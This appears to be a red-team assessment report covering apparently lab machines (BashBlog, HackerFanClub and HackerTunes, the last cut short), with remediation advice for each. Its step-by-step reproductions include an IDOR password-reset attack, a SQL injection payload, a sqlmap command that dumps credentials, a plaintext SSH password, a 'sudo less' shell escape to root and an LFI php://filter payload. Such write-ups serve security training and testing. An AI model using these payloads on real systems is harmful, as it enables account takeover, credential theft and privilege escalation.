Synack Red Team Assessment

1. BashBlog

Vulnerability type: IDOR, SQLi + Privilege Escalation

Description: The attacker can change the admin password using the IDOR vulnerability. Once the attacker has access to admin panel he can exploit the SQLi gaining full access to the server.


Severity: Critical

Remediation: An Indirect Reference Map is an alternative design method to ‘Direct Object Reference’ that helps businesses avoid IDOR vulnerabilities. It replaces the actual references (such as user IDs, names, keys, etc.) with alternate IDs that map to the original values. The mapping between the alternate IDs and actual references is maintained safely on the servers.

Steps to reproduce:

1. Perform the nmap scan and find the open ports: 22 and 80


```
└─$ nmap -sC -sV 10.129.127.127
```



```
┌──(teodor㉿Kali)-[~/Desktop/synack]
└─$ nmap -sC -sV 10.129.127.127
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 13:53 EDT
Nmap scan report for 10.129.127.127
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:9c:88:a4:8d:03:7a:76:60:fd:99:ff:7d:a0:83:91 (RSA)
|   256 3e:10:c1:1e:1f:12:c6:ac:12:21:5b:f8:9d:87:19:5f (ECDSA)
|_  256 63:cb:39:82:42:16:ff:4d:fc:e4:9a:85:de:cc:fc:3c (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title:     Home - Bash Tricks
|_http-vuln-exchange: Error 404 for /owa
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.42 seconds
```

2. Go to `http://10.129.127.127/reg` and create a new account

3. Go to `http://10.129.127.127/settings/7` capture the request -> send to intruder and modify the user ID to change the password for all the members. As a wordlist, you can use numbers from 1 to 10.




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	4012	
1	1	200	□	□	4044	
2	2	200	□	□	4041	
3	3	200	□	□	4041	
4	4	200	□	□	4043	
5	5	200	□	□	4042	
6	6	200	□	□	4012	
7	7	200	□	□	4012	
8	8	302	□	□	793	
9	9	302	□	□	793	
10	10	302	□	□	793	

```
POST /settings/7 HTTP/1.1
Host: 10.129.127.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 163
Origin: http://10.129.127.127
Connection: close
Referer: http://10.129.127.127/settings/7
```

4. Logout and login with username garrison (it could be found in the “`Loobs in Bash`” topic) and with the password you set.

5. Go to `http://10.129.127.127/admin` and type in the search input the following payload to confirm the SQL Injection vulnerability: `' or ''='`



Admin Panel


Search Users

id	Avatar	User	Admin
1		garrison	👑
2		leaky	
3		caleb	
4		armando	
5		kerwin	
6		0xdf	
7		test	

' or ''='

6. Capture the request save it as req.txt and use the sqlmap tool to extract the SMTP config.

```
└─$ sqlmap -r req.txt --level=5 --risk=3 --dbms=mysql --dump -D blog -T config
```




```
[14:34:58] [INFO] fetching entries for table 'config' in database 'blog'
Database: blog
Table: config
[1 entry]
+----+--------------------+-----------+
| id | smtp_pass          | smtp_user |
+----+--------------------+-----------+
| 1  | gdtbth2021ballers! | garrison  |
+----+--------------------+-----------+
```

7. Use the following creds to log in on SSH service:


`User: garrison`

`Password: gdtbth2021ballers!`



```
garrison@buntu:~$ ls
user.txt  www.tar.gz
garrison@buntu:~$ cat user.txt
HTB{b2a565352986e1c9fe11cc35804477b1}
garrison@buntu:~$
```


8. Type `sudo -l` to list the user's privileges




```
garrison@buntu:~$ sudo -l
Matching Defaults entries for garrison on buntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User garrison may run the following commands on buntu:
    (ALL) /usr/bin/less /var/log/nginx/access.log
    (ALL) /usr/bin/less /var/log/nginx/error.log
garrison@buntu:~$
```

9. Type the following command: `sudo /usr/bin/less /var/log/nginx/access.log`

10. Type: `!/bin/bash` to escalate the privileges



```
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
!/bin/bash
```



```
root@buntu:/home/garrison# id
uid=0(root) gid=0(root) groups=0(root)
root@buntu:/home/garrison# cd /root
root@buntu:~# ls
root.txt  snap
root@buntu:~# cat root.txt
HTB{cbfcb4504e67755775deeb84a0bc434d}
root@buntu:~#
```

2. HackerFanClub

Vulnerability type: Local File Inclusion (LFI)

Description: The attacker can read internal files through LFI vulnerability, in some cases, it can be easy to escalate to RCE.


Severity: Critical

Remediation: The most effective solution to eliminating file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain an allowed list of files, that may be included by the page, and then use an identifier (for example the index number) to access the selected file. Any request containing an invalid identifier has to be rejected, in this way, there is no attack surface for malicious users to manipulate the path.

Steps to reproduce:

1. Perform the nmap scan and find the open ports: 22 and 80


```
└─$ nmap -sC -sV 10.129.127.143
```



```
┌──(teodor㉿Kali)-[~/Desktop/synack]
└─$ nmap -sC -sV 10.129.127.143
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 15:19 EDT
Nmap scan report for 10.129.127.143
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:9c:88:a4:8d:03:7a:76:60:fd:99:ff:7d:a0:83:91 (RSA)
|   256 3e:10:c1:1e:1f:12:c6:ac:12:21:5b:f8:9d:87:19:5f (ECDSA)
|_  256 63:cb:39:82:42:16:ff:4d:fc:e4:9a:85:de:cc:fc:3c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Hacker Fan Club
|_http-vuln-exchange: Error 404 for /owa
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.60 seconds

┌──(teodor㉿Kali)-[~/Desktop/synack]
```

2. Go to `http://10.129.127.143/?op=archive` and change the op parameter with the following LFI payload:

```
php://filter/convert.base64-encode/resource=index
```




10.129.127.143/?op=php://filter/convert.base64-encode/resource=index
burp
5
Home
Archive

PD9waHAKJGZsYWcgPSAiSFRCe0xGMV9TVFIxS0VTX0FHQUlOfSI7CmVycm9yX3JlcG9ydGluZygwKTsKZGVmaW5lKCdGUk9NX0lOREVYJywgMSk7Cgokb3AgPSBlbXB0eSgkX0dFVFsnb3AnXSkgPyAnaG9tZScgOiAkX0dFVFsnb3A
/cGhwIGVjaG8gJG1zZzs
/PjwvcD4KPC9kaXY+PD9waHAKZXhpdCgxKTsKfQoKZnVuY3Rpb24gcGFnZV9ib3R0b20oKSB7Cj8+CiAgICAgICAgPGZvb3Rlcj4KICAgICAgICAgICAgPGRpdiBjbGFzcz0icm93Ij4KICAgICAgICAgICAgICAgIDxkaXYgY2xhc3M9ImNvbC1s
/cGhwCm9iX2VuZF9mbHVzaCgpOwp9CgpyZWdpc3Rlcl9zaHV0ZG93bl9mdW5jdGlvbigncGFnZV9ib3R0b20nKTsKCnBhZ2VfdG9wKCRvcCk7CgppZighKGluY2x1ZGUgJG9wIC4gJy5waHAnKSkKICAgIGZhdGFsKCdubyBzdWNoIHBhZ2

Copyright © Non Profit Satire 2021

3. Use Burpsuite Decoder or another tool to decode the base64 data.



zaHV0ZG93bl9mdW5jdGlvbigncGFnZV9ib3R0b20nKTsKCnBhZ2VfdG9wKCRvcCk7CgppZighKGluY2x1ZGUgJG9wIC4gJy5waHAnKSkKICAgIGZhdGFsKCdubyBzdWNoIHBhZ2UnKTsKPz4K

```
<?php
$flag = "HTB{LF1_STR1KES_AGAIN}";
error_reporting(0);
define('FROM_INDEX', 1);

$op = empty($_GET['op']) ? 'home' : $_GET['op'];
if(!is_string($op) || preg_match('/\.\./', $op) || preg_match('/\0/', $op))
```

3. HackerTunes

Vulnerability type: Unrestricted File Upload

Description: The attacker can upload malicious files on the server gaining full server access through exploiting an outdated Wordpress plugin.


Severity: Critical

Remediation: A whitelist provides system access only to administrator-approved programs, IPs, and email addresses. Creating a white list of allowed files enables you to avoid uploads of potentially malicious content to your site. The white list can include executables, scripts, and any other file type.

Steps to reproduce:

1. Perform the nmap scan and find the open ports: 22 and 80

